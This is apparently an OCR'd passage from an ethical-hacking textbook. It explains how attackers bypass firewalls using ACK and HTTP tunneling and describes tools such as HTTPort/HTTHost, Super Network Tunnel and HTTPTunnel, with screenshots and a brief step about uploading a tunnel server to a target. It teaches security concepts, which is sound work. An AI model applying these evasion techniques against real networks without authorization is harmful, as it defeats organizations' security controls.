


Wraps evil client command in TCP packet
Attacker
Firewall
Unwraps command, executes it, locally wraps output in TCP packet, and resends back to attacker
Internet Client

Figure 12.44: Bypassing firewall through ACK tunneling

Bypassing Firewalls through the HTTP Tunneling Method

1. HTTP Tunneling technology allows attackers to **perform various Internet tasks** despite the restrictions imposed by firewalls
2. This method can be implemented if the target company has a **public web server**, **with port 80** used for HTTP traffic, that is unfiltered on its firewall
3. Encapsulates data inside **HTTP traffic** (port 80)


End Users use HTTP-Tunnel to transmit or receive data through Firewall
HTTP Proxy or Firewall
Router
Internet
Router
Racks of HTTP Tunnel Servers
HTTP Tunnel Servers receive and relay the data
Previously inaccessible servers and services


HTTP Tunneling Tools

HTTPort and HTTHost

- HTTPort allows you to **bypass your HTTP proxy**, which is blocking you from the Internet
- It allows you to use various **Internet software from behind the proxy**, such as e-mail, instant messengers, P2P file sharing, ICQ, News, FTP, or IRC

Super Network Tunnel

- A **two-way http tunnel** software connecting two computers
- It works like **VPN tunneling** but uses HTTP protocol to establish a connection


HTTHost 1.8.5
Application log:
Statistics
Application log
Options
Security
Send a Gift
HTTPort 3.SNFM
System
Proxy
Port mapping
About
Register
Add
Remove
LEDs:
? ←This button helps

```
MAIN: HTTHOST 1.8.5 PERSONAL GIFTWARE DEMO starting
MAIN: Project codename: 99 red balloons
MAIN: Written by Dmitry Dvoinikov
MAIN: (c) 1999-2004, Dmitry Dvoinikov
MAIN: 64 total available connection(s)
MAIN: network started
MAIN: RSA keys initialized
MAIN: loading security filters...
MAIN: loaded filter "grant.dll" (allows all connections withir
MAIN: loaded filter "block.dll" (denies all connections withi
MAIN: done, total 2 filter(s) loaded
MAIN: using transfer encoding: PrimeScrambler64/SevenT:
grant.dll: filters conections
block.dll: filters conections
LISTENER: listening at 0.0.0.0:90
```


Static TCP/IP port mappings (tunnels)

```
ftp test
  Local port
    21
  Remote host
    10.10.1.11
  Remote port
    21
```

Select a mapping to see statistics:
No stats - inactive
n/a x n/a B/sec n/a K
○ Proxy

Built-in SOCKS4 server
☑ Run SOCKS server (port 1080)
Available in "Remote Host" mode:
☐ Full SOCKS4 support (BIND)

https://www.targeted.org



https://networktunnel.net

Bypassing Firewalls through the HTTP Tunneling Method

HTTP tunneling allows attackers to perform various Internet tasks despite the restrictions imposed by firewalls. This method can be implemented if the target company has a public web server in which port 80 is used for HTTP traffic that is unfiltered by its firewall. The attacker encapsulates data inside HTTP traffic (via port 80). Many firewalls do not examine the payload of an HTTP packet to confirm that it is legitimate. Thus, it is possible to tunnel traffic via TCP port 80.

Tools such as **HTTPTunnel** (*http://http-tunnel.sourceforge.net*) use this technique of tunneling traffic across TCP port 80. HTTPTunnel is a client/server application, the client application is htc, and the server is hts. Upload the server to the target system and redirect it through TCP port 80.



Racks of HTTP Tunnel Servers
Internet
HTTP Proxy or Firewall
Router
Router
HTTP Tunnel Servers receive and relay the data
End Users use HTTP-Tunnel to transmit or receive data through Firewall
Previously inaccessible servers and services

Figure 12.45: Bypassing firewall through HTTP tunneling

Why do I Need HTTP Tunneling?

HTTP tunneling is used in scenarios in which network users are granted restricted connectivity through a firewall or proxy; in such conditions, some applications may also lack native communications support. These restrictions include:

- Blocking of TCP/IP ports, traffic initiated from outside the network, and network protocols except for a few commonly used protocols, etc.
- Surfing blocked websites
- Posting in forums anonymously by hiding the IP address
- Using an application such as chatting through ICQ or IRC, instant messengers, games, browsers, etc.
- Sharing of confidential resources over HTTP securely
- Downloading files with filtered extensions and/or with malicious code

For instance, consider that organization firewalls restrict users to access all ports except 80 and 443, and a user may want to use FTP. HTTP tunneling enables FTP use via the HTTP protocol. The HTTP tunnel creates a bidirectional virtual data connection tunneled in HTTP traffic. It works with the help of FTP client software to perform protocol encapsulation by enclosing data packets of one protocol such as SOAP or JRMP within HTTP packets on, e.g., local port 80. These packets are sent through the firewall or proxy server as normal Internet traffic, which is then directed to the HTTP tunneling server software located outside the network. Upon receiving the packets, this server unwraps the FTP data and redirects the packet to the remote FTP server.

